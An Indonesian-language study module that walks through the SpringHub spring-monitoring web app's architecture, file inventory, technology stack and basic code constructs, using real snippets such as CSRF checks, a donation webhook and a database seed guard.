

MODUL BELAJAR — Kode SpringHub

Aplikasi pemantauan & restorasi mata air, dijelaskan baris demi baris

- Versi: 1.0 — 12 Agustus 2026
- Cakupan: seluruh kode sumber (363 file, ±48.500 baris)
- Repo: `github.com/Ayatull4h/springhub`

Cara Membaca Modul Ini

Modul ini menjelaskan seluruh kode SpringHub dengan gaya **cerita**, bukan daftar kering. Setiap topik memiliki bentuk tetap:

1. **Potongan Kode Asli** — kode nyata dari proyek (baris potongan ditandai `// ...`; nilai sensitif seperti password diganti `xxx`).
2. **Penjelasan Cerita** — "jika A benar maka B berjalan dan muncul C; jika tidak, D berjalan" — langkah demi langkah apa yang terjadi.
3. **Konstruk** — istilah teknis yang dipakai di potongan itu.
4.  **Kerentanan** — "rentan untuk disusupi karena ... → diamankan dengan ..." atau penjelasan mengapa aman.

Jika ada istilah yang asing, buka **Bab 11 (Glosarium)**. Jika ada konstruk bahasa yang belum dipahami, buka **Bab 4 (Kamar Mesin)** — bab itu menerjemahkan semua pola kode ke bahasa manusia.

Peta Perjalanan

Bab	Isi
1	Arsitektur — bagaimana sistem tersusun
2	Peta Kode — inventaris semua file
3	Fondasi — bahasa & teknologi
4	Kamar Mesin — setiap konstruk kode dengan cerita
5	Kamar Mesin <code>lib/</code> — domain logic, 39 file
6	Pabrik API — 94 route handler

Bab	Isi
7	Panggung UI — 39 komponen
8	Ruang Penyimpanan — database & Prisma
9	Benteng — infrastruktur, Docker, nginx
10	Serangan & Mitigasi — kerentanan + pertahanan
11	Glosarium


Mulai dari Bab 1 jika kamu ingin paham gambaran besar, atau langsung ke bab mana pun yang sedang kamu kerjakan.

BAB 1 — Arsitektur Sistem SpringHub

"SpringHub adalah aplikasi pemantauan & restorasi mata air berbasis komunitas. Relawan melaporkan kondisi mata air lewat formulir, mendapat poin, dan datanya tampil di peta publik. Semua itu dijelaskan di buku ini — mulai dari satu baris `if` sampai ke firewall server."

1.1 Peta Besar: Siapa Menghubungi Siapa

Bayangkan alur ini sebagai **jalan cerita sebuah permintaan** dari layar pengguna sampai ke database:



Cerita alurnya:

1. Relawan membuka `https://www.springhub.id` dari HP.
2. **Cloudflare** (WAF) memeriksa lalu lintas: IP mencurigakan diblokir, HTTPS dijamin, lalu diteruskan ke server di port 80/443 — **hanya** IP Cloudflare yang boleh masuk (aturan firewall di `scripts/firewall-rules.sh`).
3. **Nginx** menerima, memilih `server_name`, menerapkan rate limit per endpoint (login 5r/s, donasi 3r/s), lalu meneruskan ke aplikasi **Next.js** di port internal 31759.
4. **Next.js** (App Router) mengeksekusi route handler `/api/...` atau merender halaman. Data diambil dari **PostgreSQL** lewat **Prisma ORM** (selalu query terparameterisasi), cache disimpan di **Redis**.
5. Kalau ada pekerjaan tertunda — misalnya **kirim email** lupa password — handler hanya **menitipkan job ke antrean Redis (BullMQ)**, lalu **Worker** terpisah mengambil dan mengerjakannya di belakang layar.
6. Respons kembali: HTML/JSON → Nginx → Cloudflare → browser relawan.

1.2 Tiga Lingkungan yang Berjalan Paralel

Lingkungan	Domain	DB	Redis	Port	Akses
Produksi	springhub.id / www.springhub.id	springhub (5432)	DB 0 (6379)	web 31759, nginx 80/443	Publik + Cloudflare WAF
Staging	(tunnel dev.springhub.id / localhost)	springhub_staging (5433)	DB 1 (6380)	web 31760, nginx 8080	Basic auth + SSH tunnel
Preview per-branch	<branch>.staging.springhub.id	pakai DB staging	pakai Redis staging	web-:31760 +	Basic auth

Semua berjalan **paralel di satu VPS** tanpa saling menyentuh — port DB/Redis/web dibedakan, volume docker terpisah (`postgres_data` vs `postgres_staging_data`).

1.3 Cerita Data Utama: Satu Laporan Melalui 5 Tahap

Alur paling penting di aplikasi ini — laporan formulir:

Isi Formulir → Validasi Zod → Cek Anti-Spam → Simpan Report → (Admin) Setujui → +

1. Relawan membuka `/report/spring-monitoring` dan mengisi 25 field.
2. **Zod schema** (`lib/forms.ts`) memvalidasi: wajib? panjang maksimal? format? Kalau ada field salah, form menampilkan pesan di field itu — tidak ada yang sampai ke server.
3. **Anti-spam 3 lapis**: honeypot tersembunyi (`_website` — bot yang mengisi langsung ketahuan), time gate (form dikirim kurang dari 3 detik = bot), dan rate limit (maks 5 laporan/hari untuk pengunjung tanpa login).
4. Data disimpan ke tabel `Report` + foto (min 3, maks 5, divalidasi magic-byte, EXIF dibuang, dikompres ke 720p).
5. Admin menyetujui di panel `/admin` → sistem menghitung poin (`lib/points.ts`), mencatat di `PointsLog` , memberi notifikasi, dan **laporan muncul di peta publik** dengan koordinat yang sudah di-snap 5km (privasi!).

1.4 Peta Folder (Apa Isi Setiap Direktori)

```

springhub/
├─ app/                # Halaman + Route API (App Router Next.js)
│  ├─ page.tsx         # Landing page (hero, peta, dashboard, donasi)
│  ├─ report/[slug]/   # Formulir 5 jenis laporan
│  ├─ learn/           # Kursus & modul belajar
│  ├─ seedlings/       # Marketplace bibit
│  ├─ projects/        # Proyek komunitas
│  ├─ admin/           # Dashboard admin (10 tab manajemen)
│  ├─ profile/         # Profil + riwayat poin
│  ├─ offline/         # Mode PWA offline
│  └─ api/             # ~94 route handler (Bab 6)
├─ components/        # Komponen UI: map/, offline/, sections/, ui/ (Bab 7)
├─ lib/               # Logika domain: auth, points, geo, forms, sanitize... (
├─ prisma/            # schema.prisma (30 model) + migrasi + seed (Bab 8)
├─ workers/           # Worker antrean (email)
├─ scripts/           # Backup, firewall, fix data, generate PDF
├─ e2e/               # Playwright E2E
├─ middleware.ts       # Gerbang JWT + admin IP whitelist (Bab 9)
├─ next.config.mjs     # CSP, standalone output, external packages (Bab 9)
├─ nginx.conf         # Reverse proxy produksi (Bab 9)
├─ docker-compose*.yaml # 3 lingkungan (Bab 9)
└─ Dockerfile         # Build 3 tahap (Bab 9)

```

1.5 Alur Donasi (Xendit)

Donasi → POST /api/donations/invoice → buat invoice Xendit → user bayar
 → Xendit kirim webhook POST /api/donations/webhook
 → verifikasi token (timing-safe) → cek idempotensi (sudah paid?)
 → update status (atomic CAS) → +1 poin per Rp1.000 → notifikasi admin

Webhook bisa datang **dua kali** (Xendit mengirim ulang). Sistem menjamin hanya satu yang menang: pengecekan `already_processed` + transaksi compare-and-set. Detail lengkap di Bab 6 dan Bab 10.

1.6 Alur PWA Offline

Relawan di gunung tanpa sinyal:

1. Buka halaman yang sudah di-cache (service worker)
2. Isi form offline → data + foto masuk IndexedDB (10 object store)
3. QueueWorker (menit 10 detik) mendeteksi sinyal pulih
4. Sync: kirim ke /api/offline/sync → 1 laporan + 3 foto → server balas
5. Sukses → status hijau "Tersinkronkan"; gagal → retry (maks 5x)

Kunci penting: `clientCorrelationId` menjamin **laporan yang sama tidak pernah masuk dua kali** walau retry dikirim berulang (idempotensi offline).

1.7 Prinsip Arsitektur (Ringkas)

1. **Server-first**: semua aturan penting (poin, validasi, sanitasi, geolokasi) ada di server. Klien tidak pernah dipercaya.
2. **Prisma parameterized**: tidak ada query SQL string yang disusun manual — injeksi SQL tidak mungkin lewat jalur aplikasi.
3. **Antrean untuk hal lambat**: email tidak dikirim di request; dititipkan ke BullMQ + Redis, dikerjakan worker.
4. **3 lapis pertahanan**: Cloudflare (jaringan) → nginx (transport & rate) → aplikasi (auth, CSRF, RLS).
5. **Data privat tidak pernah ke publik**: koordinat presisi hanya untuk admin; publik mendapat versi 5km.

BAB 2 — Peta Kode: Inventaris Lengkap Setiap File

Bab ini adalah "peta harta karun" buku ini. Setiap file kode di proyek tercatat di sini: di mana dia, peran satu kalimat, dan konstruk kunci yang ada di dalamnya. Bab-bab berikutnya (3–10) menjelaskan SEMUANYA satu per satu dengan potongan kode asli.

Statistik proyek: 363 file kode · **48.469 baris** · TypeScript + React (Next.js 14 App Router) · Prisma/PostgreSQL · Redis/BullMQ · Tailwind CSS · Leaflet.

2.1 Peta per Area

Area	Jumlah file	Peran
app/api/	94	Route handler REST (Bab 6)
app/ (halaman)	85	Halaman App Router: landing, admin, learn, profile...
lib/	42	Logika domain: auth, poin, geo, form, sanitasi... (Bab 5)

Area	Jumlah file	Peran
components/	39	Komponen UI: peta Leaflet, PWA, sections (Bab 7)
prisma/	23	Skema 30 model, 10 migrasi, seed (Bab 8)
e2e/	21	Playwright E2E
scripts/	9	Backup, firewall, perbaikan data, PDF (Bab 9)
workers/	2	Worker antrean email

2.2 app/api/ — 94 Route Handler

Setiap baris adalah route yang dijelaskan lengkap di Bab 6.

Domain	Route (method)	File
Auth	POST /api/auth/login · /register · /logout · /forgot-password · /reset-password · /claim-guest · GET /api/auth/me	app/api/auth/*/route.ts
CSRF	GET /api/csrf	app/api/csrf/route.ts
Formulir	GET /api/forms · /api/forms/[slug] · POST /api/reports	app/api/forms/*
Reports	GET/POST /api/reports · GET/PATCH /api/reports/[id] · foto · komentar · like	app/api/reports/*
Admin	/api/admin/* — users, reports (approve/reject/toggle/orphans), springs, forms+fields, courses, content, point-rules, donations, projects, seedlings+requests, errors, feedback, export, download, trust-scores	app/api/admin/**
Donasi	POST /api/donations/invoice · POST /api/donations/webhook	app/api/donations/*

Domain	Route (method)	File
Offline	POST /api/offline/sync · POST /api/offline/session	app/api/offline/*
Kursus	GET /api/courses · /api/courses/[slug] · POST /api/courses/progress	app/api/courses/*
Peta	/api/springs* · /api/map-points* · /api/map-types	app/api/{springs,map-*}/*
Marktpla ce bibit	/api/seedlings* · /api/seedling-requests	app/api/seedlings/*
Proyek	/api/projects*	app/api/projects/*
Lain-lain	/api/health · /api/leaderboard · /api/dashboard · /api/newsletter · /api/feedback · /api/gallery · /api/content · /api/notifications* · /api/user/* · /api/log/error · /api/upload/presign · /api/ytthumb · /api/point-rules	app/api/*/*route.ts

2.3 lib/ — 42 File Logika Domain (Bab 5)

File	Peran satu kalimat
auth.ts	Sesi, cookie, bcrypt, isAdmin(), logout login
auth-context.tsx	Konteks React untuk status login di klien
jwt.ts	JWT sign/verify dengan rotasi kunci (current + previous)
csrf.ts	Token CSRF — verifikasi constant-time, one-time
rate-limit.ts	Rate limiter Redis per endpoint + logout

File	Peran satu kalimat
<code>points.ts</code>	Perhitungan poin per jenis laporan + bonus
<code>forms.ts</code>	5 skema form + Zod validation + POINTS_MAP (83 field <code>.max</code>)
<code>dynamic-validation.ts</code>	Validasi form dinamis (DB-driven FormField)
<code>geo.ts</code>	Snap koordinat 5km untuk publik (<code>snapToProtectionGrid</code>)
<code>sanitize.ts</code>	DOMPurify 2 lapis (server-only) — anti-XSS
<code>prisma.ts</code>	Singleton Prisma + <code>getErrorMessage</code>
<code>prisma-rls.ts</code>	<code>prismaWithRls(ctx)</code> — Row Level Security per user
<code>upload-photo.ts</code>	Magic-byte MIME, EXIF strip, resize 720p
<code>offline-db.ts</code>	IndexedDB wrapper — 10 object store + migrasi versi
<code>session-cache.ts</code>	Cache sesi + <code>fetchAndCacheSession()</code>
<code>xendit.ts</code>	Integrasi invoice Xendit + DONATION_TIERS
<code>queue.ts</code>	BullMQ antrean (email, notifikasi)
<code>redis.ts</code> / <code>redis-connection.ts</code>	Koneksi Redis singleton
<code>email.ts</code>	Pengiriman email (Resend/SMTP)
<code>env.ts</code>	Validasi environment variable saat boot
<code>audit.ts</code>	Audit log (riwayat aksi admin)
<code>error-logger.ts</code> / <code>logger.ts</code>	Logging terstruktur + penampungan error
<code>health-score.ts</code>	Skor kesehatan mata air
<code>epicollect.ts</code>	Integrasi Epicollect (data eksternal)
<code>provinces.ts</code>	Data 38 provinsi untuk dropdown
<code>contacts.ts</code> / <code>watermark.ts</code> / <code>photo-url.ts</code>	Utilitas kecil
<code>cache.ts</code> / <code>cleanup.ts</code> / <code>guest.ts</code> / <code>data.ts</code> / <code>utils.ts</code>	Utilitas umum

File	Peran satu kalimat
<code>darkmode.tsx</code> / <code>error-boundary.tsx</code> / <code>use-auto-save.ts</code>	Hook/komponen klien
<code>i18n.tsx</code>	Terjemahan id/en via Context

2.4 `components/` — 39 Komponen (Bab 7)

Kelompok	File
Peta (Leaflet)	<code>map/leaflet-map.tsx</code> · <code>location-picker.tsx</code> · <code>picker-map.tsx</code> · <code>mini-map.tsx</code> · <code>map-filter.tsx</code> · <code>offline-tile-layer.tsx</code>
Offline PWA	<code>offline/offline-setup.tsx</code> · <code>simple-offline-form.tsx</code> · <code>offline-survey-map.tsx</code> · <code>setup-map.tsx</code> · <code>offline-exit-sync.tsx</code> · <code>offline-entry-button.tsx</code> · <code>error-boundary.tsx</code>
Sections	<code>sections/hero.tsx</code> · <code>spring-map.tsx</code> · <code>impact-dashboard.tsx</code> · <code>volunteer.tsx</code> · <code>learning-hub.tsx</code> · <code>donate.tsx</code> · <code>featured-projects.tsx</code> · <code>media.tsx</code> · <code>points-guide-modal.tsx</code> · <code>status-info.tsx</code>
Akar	<code>queue-worker.tsx</code> · <code>site-header.tsx</code> · <code>site-footer.tsx</code> · <code>toast.tsx</code> · <code>logo.tsx</code> · <code>draft-banner.tsx</code> · <code>lite-youtube-embed.tsx</code> · <code>pwa-install-guide.tsx</code> · <code>floating-points-button.tsx</code>
Skeleton	<code>skeleton/index.ts</code> · <code>skeleton/sections.tsx</code> · <code>ui/skeleton.tsx</code>

2.5 `prisma/` — Data Layer (Bab 8)

- `schema.prisma` — **30 model** + 7 enum: Profile, Session, Report, Spring, MapPoint(+Type/Category), Form(+Field), Course(+Module), Donation, PointsLog, PointRule, Project(+Photo), Seedling(+Photo/Request), Notification, Comment, Like, Feedback, ContentBlock, AppError, OfflineSession, TrackingPoint, PasswordResetToken, CoursesProgress
- `migrations/` — 10 migrasi dari 19 Mei sampai 12 Agustus 2026
- `seed.ts` — data demo (2 user, 5 form, 3 kursus, 14 point rules) + pengaman `SEED_FORCE`
- `seed-dummy.ts` / `seed-content.ts` / `seed-test-accounts.ts` — seed tambahan

2.6 Infrastruktur (Bab 9)

File	Peran
<code>middleware.ts</code>	Gerbang: JWT di edge, redirect admin, IP whitelist
<code>next.config.mjs</code>	CSP, output: <code>standalone</code> , external packages
<code>nginx.conf</code>	Reverse proxy prod: rate limit, SSL, cache statis
<code>nginx-staging.conf</code>	Proxy staging + basic auth + preview per-branch
<code>docker-compose.yml</code> / <code>.staging.yml</code> / <code>.preview.yml</code>	3 lingkungan paralel
<code>Dockerfile</code>	3 tahap: <code>deps</code> → <code>builder</code> → <code>runner</code> (user non-root)
<code>.github/workflows/deploy.yml</code>	CI: <code>test</code> → <code>deploy prod/staging/preview</code>
<code>scripts/firewall-rules.sh</code>	UFW: hanya Cloudflare IP ke 80/443
<code>scripts/backup-db.sh</code>	Backup harian 03:00 + enkripsi GPG
<code>workers/email-worker.ts</code>	Konsumen antrean email

2.7 Halaman `app/` (Non-API) — 85 File

Halaman	Peran
<code>/</code>	Landing: hero, peta interaktif, dashboard dampak, volunteer, belajar, donasi
<code>/report/[slug]</code>	5 jenis formulir (monitoring, restorasi, rorak, tanam, bibit)
<code>/report-issue</code>	Lapor masalah situs
<code>/learn + /learn/[slug]/[moduleId]</code>	Kursus + modul
<code>/seedlings + /seedlings/[id]</code>	Marketplace bibit + detail

Halaman	Peran
<code>/projects</code> + <code>/projects/[id]</code> + <code>/projects/new</code>	Proyek komunitas + proposal
<code>/profile</code>	Profil + poin + navigasi bibit
<code>/admin</code> + 24 sub-halaman	Dashboard + 10 tab manajemen
<code>/offline</code>	Mode PWA offline
<code>/sign-in</code> , <code>/join</code> , <code>/forgot-password</code> , <code>/reset-password</code>	Auth
<code>/help</code> , <code>/faq</code> , <code>/privacy</code> , <code>/terms</code>	Halaman statis

2.8 Cara Membaca Buku Ini

1. Lihat file di peta ini → 2. Buka bab yang sesuai (5=lib, 6=API, 7=komponen, 8=data, 9=infra) → 3. Baca potongan kode asli → 4. Baca cerita penjelasannya → 5. Cek bab  Kerentanan (bab 10) untuk ancamannya.

Bab 4 berisi "kamar mesin": setiap konstruk bahasa (if/else, loop, async...) dijelaskan gaya cerita dengan contoh asli — baca dulu kalau kamu belum terbiasa dengan kode.

BAB 3 — Fondasi: Bahasa & Teknologi yang Dipakai

Sebelum masuk ke cerita kode, kenalan dulu dengan bahan bakunya. Bab ini menjelaskan teknologi yang dipakai SpringHub, singkat dan dengan contoh dari proyek ini sendiri.

3.1 TypeScript — JavaScript dengan Pengaman

TypeScript = JavaScript + **tipe data**. Artinya, sebelum aplikasi dijalankan, komputer sudah memeriksa: "apakah kode ini memakai variabel dengan benar?".

```
// app/api/forms/[slug]/route.ts (pola asli)
const slug = params.slug; // TypeScript tahu ini string
const form = await prisma.form.findUnique({ where: { slug, isActive: true } });
if (!form) {
  return NextResponse.json({ error: "Form not found" }, { status: 404 });
}
```

Ceritanya: `params.slug` dijamin `string` (bukan angka, bukan objek). `form` bisa `null` kalau tidak ketemu — dan TypeScript memaksa kita **memeriksa `null` dulu** sebelum memakai `form`. Kalau lupa, aplikasi tidak mau di-build. Ini mencegah ribuan bug "tidak terduga" (null pointer).

Konstruk kunci: type annotation, union type (`string | null`), generics, `Record<string, unknown>`, `enum`.

3.2 React — Membangun Antarmuka dari "Komponen"

React membangun UI dari **komponen** (fungsi yang mengembalikan tampilan) dan **state** (data yang bisa berubah).

```
// components/offline/offline-exit-sync.tsx (pola asli)
const [syncing, setSyncing] = useState(false);

async function handleExit() {
  setSyncing(true); // tampilkan "sedang sinkron..."
  try {
    await syncNow(); // tunggu proses selesai
    router.push("/");
  } finally {
    setSyncing(false); // pasti dijalankan: matikan indikator
  }
}
```

Ceritanya: user menekan tombol "keluar" → React menjalankan `handleExit`. Baris `setSyncing(true)` membuat layar menampilkan indikator "sedang menyinkronkan...". `await syncNow()` menunggu pekerjaan selesai (tanpa membekukan layar). `finally` menjamin indikator mati **baik sukses maupun gagal**.

Konstruk kunci: `useState`, `useEffect`, `useMemo`, `useRef`, props, event handler, conditional rendering.

3.3 Next.js 14 App Router — Halaman + API dalam Satu Framework

Next.js membagi dua dunia:

- **Server Component** — dijalankan di server sebelum dikirim (aman, cepat).
- **Client Component** — dijalankan di browser (interaktif), ditandai `"use client"`.
- **Route Handler** — file `route.ts` di `app/api/...` = API endpoint.

```
// app/api/health/route.ts
export async function GET() {
  return NextResponse.json({ status: "healthy" });
}
```

Ceritanya: siapa pun membuka `/api/health` → fungsi `GET` berjalan di server → mengembalikan JSON `{"status": "healthy"}`. Docker memakai ini untuk mengecek apakah aplikasi hidup (healthcheck).

Konstruk kunci: `export const dynamic = "force-dynamic"`, `params`, `NextResponse.json()`, `middleware`, `loading.tsx`, `layout`.

3.4 Prisma — Jembatan ke PostgreSQL

Prisma adalah ORM: kita menulis query dalam TypeScript, Prisma mengubahnya menjadi SQL yang aman (terparameterisasi — tidak bisa di-injeksi).

```
// app/api/reports/route.ts (pola asli)
const reports = await prisma.report.findMany({
  where: { isActive: true, status: "approved" },
  orderBy: { createdAt: "desc" },
  include: { spring: { select: { name: true } } },
});
```

Ceritanya: "ambil semua laporan yang aktif DAN disetujui, urutkan dari terbaru, ikutkan nama mata air terkait". Prisma menyusun `SELECT ... JOIN ...` di belakang layar — kita tidak pernah menulis SQL manual.

Konstruk kunci: `findUnique/findMany/create/update/updateMany/count`, `include/select` (relasi), `$transaction` (atomik), `upsert`, `groupBy`.

3.5 Tailwind CSS — Gaya lewat Class

```
<button className="rounded-lg bg-emerald-600 px-4 py-2 text-white">
  Laporkan
</button>
```

Ceritanya: class `bg-emerald-600` = warna latar hijau, `rounded-lg` = sudut membulat, `px-4 py-2` = jarak dalam. Tanpa file CSS terpisah — semuanya tertulis langsung di komponen. Tema gelap ditangani `dark: (dark:bg-slate-900)`.

3.6 Leaflet — Peta Interaktif

```
// components/map/leaflet-map.tsx (pola asli, dynamic import)
const MapContainer = dynamic(() => import("react-leaflet"), { ssr: false });
```

Ceritanya: Leaflet butuh akses ke browser (window/document). Server tidak punya itu — jadi peta dimuat **hanya di klien** (`ssr: false`). Inilah kenapa kamu melihat "kotak loading" dulu, lalu peta muncul.

3.7 Redis + BullMQ — Antrean Pekerjaan

```
// lib/queue.ts (pola asli)
await emailQueue.add("send-email", { to, subject, html });
```

Ceritanya: saat user minta reset password, aplikasi **tidak** mengirim email saat itu juga (lambat). Ia hanya menulis "pekerjaan" ke antrean Redis, lalu `workers/email-worker.ts` yang berjalan terus-menerus mengambil dan mengirim. Request selesai cepat; email terkirim di belakang layar.

3.8 PWA + IndexedDB — Bekerja Tanpa Sinyal

```
// lib/offline-db.ts (pola asli)
const db = await openDB("springhub-offline", VERSION, {
  upgrade(db) { db.createObjectStore("reports", { keyPath: "id" }); },
});
```

Ceritanya: IndexedDB = "database kecil di dalam browser". Form offline menyimpan laporan di 10 object store. Saat sinyal pulih, QueueWorker mengirimkannya ke server.

3.9 Ringkasan Konstruk yang Akan Kamu Temui

Teknologi	Konstruk
TypeScript	tipe, generics, union, <code>as</code> , interface
React	hooks, state, effect, memo, context
Next.js	App Router, route handler, server/client component, middleware
Prisma	model, query, relasi, transaksi, RLS
Zod	schema, <code>.safeParse()</code> , <code>.max()</code> , <code>.optional()</code>
Tailwind	class utility, dark mode
Leaflet	peta, marker, popup, tile layer
Redis/BullMQ	antrean, cache, rate limit
IndexedDB	object store, transaksi, versi

BAB 4 — Kamar Mesin: Setiap Konstruk Kode Dijelaskan dengan Cerita

Ini bab paling penting untuk memahami SEMUA kode di buku ini. Setiap "mesin kecil" bahasa pemrograman (if, loop, async, ...) dijelaskan satu per satu dengan **potongan kode asli dari SpringHub** dan cerita langkah-demi-langkahnya: jika A benar maka B berjalan dan muncul C; jika tidak, D berjalan.

4.1 `if` / `else if` / `else` — Pengambil Keputusan

Apa itu: kode berjalan baris demi baris, tapi kadang kita ingin "jika kondisi ini, lakukan X; jika bukan, lakukan Y". Inilah percabangan.

Potongan kode asli (webhook donasi — `app/api/donations/webhook/route.ts`):

```
const statusMap: Record<string, string> = {
  PAID: "paid",
  SETTLED: "paid",
  EXPIRED: "expired",
  FAILED: "failed",
};

const localStatus = statusMap[status];
if (!localStatus) {
  console.log("Unhandled Xendit status:", status, "for invoice:", id);
  return NextResponse.json({ success: true, status: "ignored" });
}
```

Cerita: Xendit mengirim webhook berisi `status` pembayaran. Kode melihat peta `statusMap`: jika `status` adalah `PAID` atau `SETTLED` maka nilai `localStatus` menjadi `"paid"`; jika `EXPIRED` menjadi `"expired"`; jika `FAILED` menjadi `"failed"`. **Jika** ternyata statusnya bukan salah satu dari empat itu (misalnya `"PENDING"` yang tidak pernah dikirim webhook), maka `localStatus` menjadi **tidak ada** (`undefined`), dan `if (!localStatus)` bernilai benar → kode mencetak log "Unhandled Xendit status" dan **langsung mengembalikan** respons `{"success": true, "status": "ignored"}` — selesai, tidak lanjut ke bawah. Ini pola **early return**: hentikan secepat mungkin ketika tidak ada yang perlu dikerjakan.

Konstruk: `if`, `truthy/falsy`, `early return`, `object map` sebagai pengganti `switch`.

 **Kerentanan:** Tidak ada — `status` tidak pernah dipakai untuk query langsung; hanya pembandingan string yang sudah di-map.

4.2 `if + !` (negasi) + `||` — "Jika TIDAK punya atau TIDAK valid"

Potongan kode asli (CSRF — `app/api/reports/route.ts`):

```
const csrfToken = request.headers.get("x-csrf-token");
if (!csrfToken || !(await verifyCsrfToken(csrfToken))) {
  return NextResponse.json({ error: "Invalid CSRF" }, { status: 403 });
}
```

Cerita: Setiap permintaan yang mengubah data wajib membawa token CSRF di header `x-csrf-token`. Kode membaca header itu. Lalu kondisi `!csrfToken` (artinya: "token TIDAK ada") **atau** `!(await verifyCsrfToken(csrfToken))`

(artinya: "token ada TAPI tidak lulus verifikasi"). Jika salah satu benar — token tidak ada, atau token salah — maka respons yang muncul adalah `{"error": "Invalid CSRF"}` dengan kode HTTP **403 Forbidden**, dan fungsi berhenti di situ. Hanya jika token ada DAN valid, kode di bawahnya jalan.

Konstruk: negasi `!`, operator `||` (atau), `&&` (dan), await di dalam kondisi.

 **Kerentanan:** Justru ini pengamanan. Tanpa blok ini, penyerang bisa memalsukan permintaan dari situs lain (CSRF). Detail di Bab 10.3.

4.3 `if / else` — Dua Jalan

Potongan kode asli (pengaman seed — `prisma/seed.ts`):

```
if (existing === 0) return;
const force = process.env.SEED_FORCE === "1" || process.env.SEED_ALLOW_WIPE === "1";
if (force) {
  console.warn(`⚠ SEED_FORCE aktif - ${existing} profil akan DIHAPUS...`);
  return;
}
console.error(
  `🛑 DIHENTIKAN: database tidak kosong (${existing} profil ditemukan).`
);
process.exit(1);
```

Cerita: Seed menghapus semua data — berbahaya! `existing` adalah jumlah profil di database. **Jika** tidak ada profil (`existing === 0`), aman, lanjut (return tanpa pesan). **Jika** ada profil, cek variabel `force`: **jika** user menyetel `SEED_FORCE=1` atau `SEED_ALLOW_WIPE=true` maka muncul peringatan `⚠ SEED_FORCE aktif - N profil akan DIHAPUS...` di terminal dan proses lanjut (memang disengaja). **Jika tidak** (else, berupa jalan jatuh ke bawah), muncul pesan `🛑 DIHENTIKAN: database tidak kosong...` dan `process.exit(1)` menghentikan program dengan kode gagal — database SELAMAT.

Konstruk: `if / else`, template literal ``...${var}...``, `process.exit`.

 **Kerentanan:** Ini adalah mitigasi dari bug nyata: seed pernah menghapus semua data tanpa pengamanan. Cerita lengkap di Bab 10.10.

4.4 Ternary `? :` — if/else dalam satu baris

Potongan kode asli (webhook — compare-and-set):

```
const cas = await tx.donation.updateMany({
  where: {
    id: existing.id,
    status: localStatus === "paid" ? { not: "paid" } : "pending",
  },
  data: { status: localStatus as DonationStatus, ... },
});
```

Cerita: Kode ingin mengupdate donasi **hanya jika statusnya tepat**. Kondisi ternary: `localStatus === "paid" ? { not: "paid" } : "pending"`. Artinya: **jika** webhook bilang pembayaran sukses (`paid`), maka kecocokan baris yang dicari adalah `status !== "paid"` (jangan timpa yang sudah paid!); **jika tidak** (webhook bilang expired/failed), maka yang dicari adalah status `"pending"` saja. Hasil `cas.count` berisi jumlah baris yang ter-update: 1 = berhasil diklaim, 0 = sudah diproses orang lain (duplikat).

Konstruk: ternary, object shorthand, `updateMany`.

 **Kerentanan:** Ini atomik CAS — dua webhook kembar yang datang bersamaan tidak mungkin double-claim. Bukti: uji live di staging memberi poin tepat sekali walau webhook dikirim 3×.

4.5 `async / await` — Menunggu Tanpa Membekukan

Potongan kode asli (upload — `lib/upload-photo.ts` pola):

```
export async function processPhoto(buffer: Buffer) {
  const sharpened = await sharp(buffer)
    .rotate()
    .resize(1280, 720)
    .jpeg({ quality: 80 })
    .toBuffer();
  return sharpened;
}
```

Cerita: `async` menandai fungsi ini "bekerja di latar belakang". `await sharp(...)` berkata: "tunggu proses kompresi selesai, lalu lanjut". Selama menunggu, server bisa melayani permintaan lain — halaman tidak membeku. Tanpa `await`, fungsi akan lanjut dengan hasil yang belum jadi.

Konstruk: `async/await`, promise, chain method sharp.

 **Kerentanan:** Tidak signifikan. Tapi ingat: semua `await` harus berada di dalam fungsi `async` — kesalahan ini pernah terjadi di `components/queue-`

worker.tsx

dan menyebabkan error compile (sudah diperbaiki).

4.6 try / catch / finally — Jaring Pengaman

Potongan kode asli (webhook — seluruh handler):

```
try {
  // ... semua logika ...
  return NextResponse.json({ success: true, updated: true });
} catch (error) {
  console.error("Webhook error:", error instanceof Error ? error.message : error)
  return NextResponse.json(
    { error: getErrorMessage(error, "Terjadi kesalahan.") },
    { status: isDatabaseError(error) ? 503 : 500 }
  );
}
```

Cerita: `try` = "coba jalankan semua ini". **Jika** ada apa pun yang melempar error di dalamnya, eksekusi langsung lompat ke `catch` (blok tengah yang dijalankan hanya saat gagal): error dicetak ke log, dan respons yang muncul adalah `{"error": "<pesan>"}` dengan status **503** jika error berasal dari database (sedang gangguan — coba lagi nanti) atau **500** jika error lain. Dengan `finally` (lihat Bab 3.2), blok yang dijamin selalu jalan baik sukses maupun gagal.

Konstruk: `try/catch`, `instanceof`, ternary di dalam, status HTTP dinamis.

